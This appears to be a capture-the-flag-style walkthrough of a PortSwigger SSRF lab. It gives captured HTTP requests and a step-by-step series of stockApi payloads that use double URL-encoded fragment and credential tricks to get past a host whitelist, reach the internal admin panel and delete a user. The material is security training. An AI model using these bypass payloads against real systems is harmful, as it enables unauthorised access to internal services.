
Lab 6 : SSRF with whitelist-based input filter / Expert


Lab link: https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filter

1



315 units

2




```
POST /product/stock HTTP/1.1
Host: ac5elfdlled8e829c0b74825001b0079.web-security-academy.net
Cookie: session=fzIVcJyKUrToGfVEq55roTogu8ilwtGY
Content-Length: 107
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://ac5elfdlled8e829c0b74825001b0079.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac5elfdlled8e829c0b74825001b0079.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=2
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

380
```

3




```
stockApi=http://username@stock.weliketoshop.net
```

Internal Server Error

Could not connect to external stock check service


4



```
stockApi=http://username#@stock.weliketoshop.net
```

```
"External stock check host must be stock.weliketoshop.net"
```


5



```
stockApi=http://username%23@stock.weliketoshop.net
```

```
"External stock check host must be stock.weliketoshop.net"
```


6



```
stockApi=http://username%2523@stock.weliketoshop.net
```

Internal Server Error


7



```
stockApi=http://localhost%2523@stock.weliketoshop.net
```

Home | Admin panel | My account


8



```
stockApi=http://localhost%2523@stock.weliketoshop.net
```

```
            <a href="/admin">
              Admin panel
            </a>
            <p>
              |
            </p>
            <a href="/my-account">
              My account
            </a>
            <p>
              |
            </p>
          </section>
        </header>
        <header class="notification-header">
        </header>
        <section class="ecoms-pageheader">
          <img src="/resources/images/shop.svg">
        </section>
        <section class="container-list-tiles">
          <div>
            <img src="/image/productcatalog/products/55.jpg">
            <h3>
```


9



```
stockApi=http://localhost%2523@stock.weliketoshop.net/admin
```

```
              carlos -
            </span>
            <a href="/admin/delete?username=carlos">
              Delete
            </a>
          </div>
          <div>
            <span>
              wiener -
            </span>
            <a href="/admin/delete?username=wiener">
              Delete
            </a>
          </div>
        </section>
        <br>
        <hr>
      </div>
    </section>
  </div>
</body>
</html>
```

10



```
stockApi=http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlos
```

```
HTTP/1.1 302 Found
Location: /admin
Set-Cookie: session=aZ9Pjo8H2IUs32Wvr57EWAwGK1HvG2YE; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 0
```

ALL STEPS

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1

stockApi=http://stock.weliketoshop.net

stockApi=http://username@stock.weliketoshop.net

stockApi=http://username#@stock.weliketoshop.net

stockApi=http://username%23@stock.weliketoshop.net

stockApi=http://username%2523@stock.weliketoshop.net

stockApi=http://localhost%2523@stock.weliketoshop.net

stockApi=http://localhost%2523@stock.weliketoshop.net/admin

stockApi=http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlos